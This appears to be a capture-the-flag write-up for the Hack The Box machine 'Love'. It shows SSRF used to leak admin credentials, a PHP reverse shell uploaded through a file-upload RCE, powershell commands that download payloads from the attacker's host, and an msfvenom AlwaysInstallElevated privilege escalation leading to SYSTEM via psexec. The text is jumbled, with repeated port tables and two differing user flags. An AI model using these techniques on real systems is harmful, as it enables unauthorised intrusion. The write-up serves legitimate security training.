Host Report

10.10.10.239 - Windows 10 Pro

Windows Workstation - Shelled - Owned

Host Notes:

C:\WINDOWS\system32>type C:\users\phoebe\desktop\user.txt
c32fcc8c5758eefd525c268af3b3c453

C:\WINDOWS\system32>type C:\Users\Administrator\Desktop\root.txt
a51e897bef215b2daa16a43a93491d44

Ports:

Port	Proto	Service	Version	Status
53	udp	domain		
67	udp	dhcps		
68	udp	dhcpc		
69	udp	tftp		
80	tcp	http	Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)	Owned

Port Notes:
We have several ports open on this box and many are running some form of web server. Looking at the SSL checks performed on HTTPS TCP 443, we see there are a few hostnames, so let's begin by adding them to /etc/hosts

sudo vi /etc/hosts

10.10.10.239 www.love.htb staging.love.htb

Now that we have that out of the way, we'll need to re-run Gobuster but on the hostnames instead of the IP addresses. However, none of the Gobuster output is helpful on this box. Let's see about manual navigation.


http://www.love.htb


http://staging.love.htb

http://staging.love.htb/beta.php (found by clicking Demo)


Port	Proto	Service	Version	Status


http://www.love.htb:5000





Port	Proto	Service	Version	Status





Forbidden


You don't have permission to access this resource.

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at www.love.htb Port 5000

5000 is forbidden from direct navigation, but the Malware Scanner may be a potential attack point for LFI or calling localhost (since it is scanning the localhost) on the 5000 port to see if anything returns a response. Call http://127.0.0.1:5000, we DO get a response and it has admin credentials!

Vote Admin Creds admin: @LoveIsInTheAir!!!!

Port	Proto	Service	Version	Status




Login to the Admin portal. Use searchsploit and use php/webapps/49445.py, an authenticated File Upload RCE exploit that should get us a foothold on the box. After trying a few times on different ports, the exploit fails. So, I'm going to show the manual method of exploiting the File Upload RCE. Looking around the admin portal, we see that we can update our profile picture and since the system is running PHP, I'm going to generate a reverse shell in PHP for Windows and also attempt to upload a Windows shell to stabilize the shell. I used the one:

https://raw.githubusercontent.com/ivan-sincek/php-reverse-shell/master/src/php_reverse_shell.php

and set my netcat listener to 1234, a web server on 8080, and another nc listener to 1337. Upload the windows-php-reverse-shell, run "powershell (New-Object Net.Webclient).DownloadFile('http://<YOUR TUN0 IP>:8080/shell.exe','shell.exe')" and we have a shell (a stable one) as phoebe.

Port	Proto	Service	Version	Status



C:\Users\Phoebe\Desktop>type user.txt
type user.txt
f940d46fc5ebd612957465d566d977d4

Port	Proto	Service	Version	Status


C:\Users\Phoebe\Desktop>whoami
whoami
love\phoebe

Getting systeminfo and checking different interesting files, we find some credentials in C:\xampp\htdocs\omrs\includes\conn.php for phoebe.

```
<?php
	$conn = new mysqli('localhost', 'phoebe', 'HTB#9826^(_', 'votesystem');

	if ($conn->connect_error) {
	    die("Connection failed: " . $conn->connect_error);
	}
?>
```

We keep enumerating the machine and, through WINPeas, we find that AlwaysInstallElevated is set to True! That's an easy attack vector, especially with WINPeas gives us the URL to the method!



msfvenom -p windows/adduser --platform windows -a x64 USER=PWNED PASS='Password1!' -f msi -o privesc.msi

Upload it using a slightly modified version of the earlier command:

Port	Proto	Service	Version	Status

powershell (New-Object Net.Webclient).DownloadFile('http://<YOUR TUN0 IP>:8080/privesc.msi','privesc.msi')

./privesc.msi

Then, connect using psexec.py:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Love]
└─$ sudo python3 ./psexec.py PWNED:'Password1!'@10.10.10.239
```

Grab the root.txt flag and we're on to the next :D

C:\WINDOWS\system32>type C:\Users\Administrator\Desktop\root.txt
a51e897bef215b2daa16a43a93491d44

```
┌──(kali㉿kali)-[~/Desktop/HTB/Love]
└─$ msfvenom -p windows/adduser --platform windows USER=PWNED PASS='Password1!' -f msi -o privesc.msi
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 270 bytes
Final size of msi file: 159744 bytes
Saved as: privesc.msi

┌──(kali㉿kali)-[~/Desktop/HTB/Love]
└─$ sudo python3 -m http.server 8080
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.10.239 - - [21/Jan/2022 11:07:53] "GET /privesc.msi HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(kali㉿kali)-[~/Desktop/HTB/Love]
└─$ nc -lvnp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.239.
Ncat: Connection from 10.10.10.239:57740.
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>powershell (New-Object Net.Webclient).DownloadFile('http://10.10.16.4:8080/privesc.msi','privesc.msi')
powershell (New-Object Net.Webclient).DownloadFile('http://10.10.16.4:8080/privesc.msi','privesc.msi')

C:\xampp\htdocs\omrs\images>privesc.msi
privesc.msi

C:\xampp\htdocs\omrs\images>whoami
whoami
love\phoebe

C:\xampp\htdocs\omrs\images>
```

Port	Proto	Service	Version	Status

```
┌──(kali㉿kali)-[~/Desktop/HTB/Love]
└─$ sudo python3 ./psexec.py PWNED:'Password1!'@10.10.10.239
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.239.....
[*] Found writable share ADMIN$
[*] Uploading file MKjKfyAn.exe
[*] Opening SVCManager on 10.10.10.239.....
[*] Creating service QaFU on 10.10.10.239.....
[*] Starting service QaFU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Love]
└─$ sudo python3 ./psexec.py PWNED:'Password1!'@10.10.10.239
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.239.....
[*] Found writable share ADMIN$
[*] Uploading file MKjKfyAn.exe
[*] Opening SVCManager on 10.10.10.239.....
[*] Creating service QaFU on 10.10.10.239.....
[*] Starting service QaFU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>hostname
Love

C:\WINDOWS\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.239
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

C:\WINDOWS\system32>type C:\Users\Administrator\Desktop\root.txt
a51e897bef215b2daa16a43a93491d44

C:\WINDOWS\system32>
```

C:\WINDOWS\system32>type C:\Users\Administrator\Desktop\root.txt
a51e897bef215b2daa16a43a93491d44

Port	Proto	Service	Version	Status
C:\WINDOWS\system32>type C:\users\phoebe\desktop\user.txt c32fcc8c5758eefd525c268af3b3c453				
123	udp	ntp		
135	tcp	msrpc	Microsoft Windows RPC	
135	udp	msrpc		
137	udp	netbios-ns		
138	udp	netbios-dgm		
139	tcp	netbios-ssn	Microsoft Windows netbios-ssn	
139	udp	netbios-ssn		
161	udp	snmp		
162	udp	snmptrap		
443	tcp	http	Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)	
445	tcp	microsoft-ds	Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)	
445	udp	microsoft-ds		
500	udp	isakmp		
514	udp	syslog		
520	udp	route		
631	udp	ipp		
1434	udp	ms-sql-m		
1900	udp	upnp		

Port	Proto	Service	Version	Status
3306	tcp	mysql		
4500	udp	nat-t-ike		
5000	tcp	http	Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)	
49152	udp	unknown		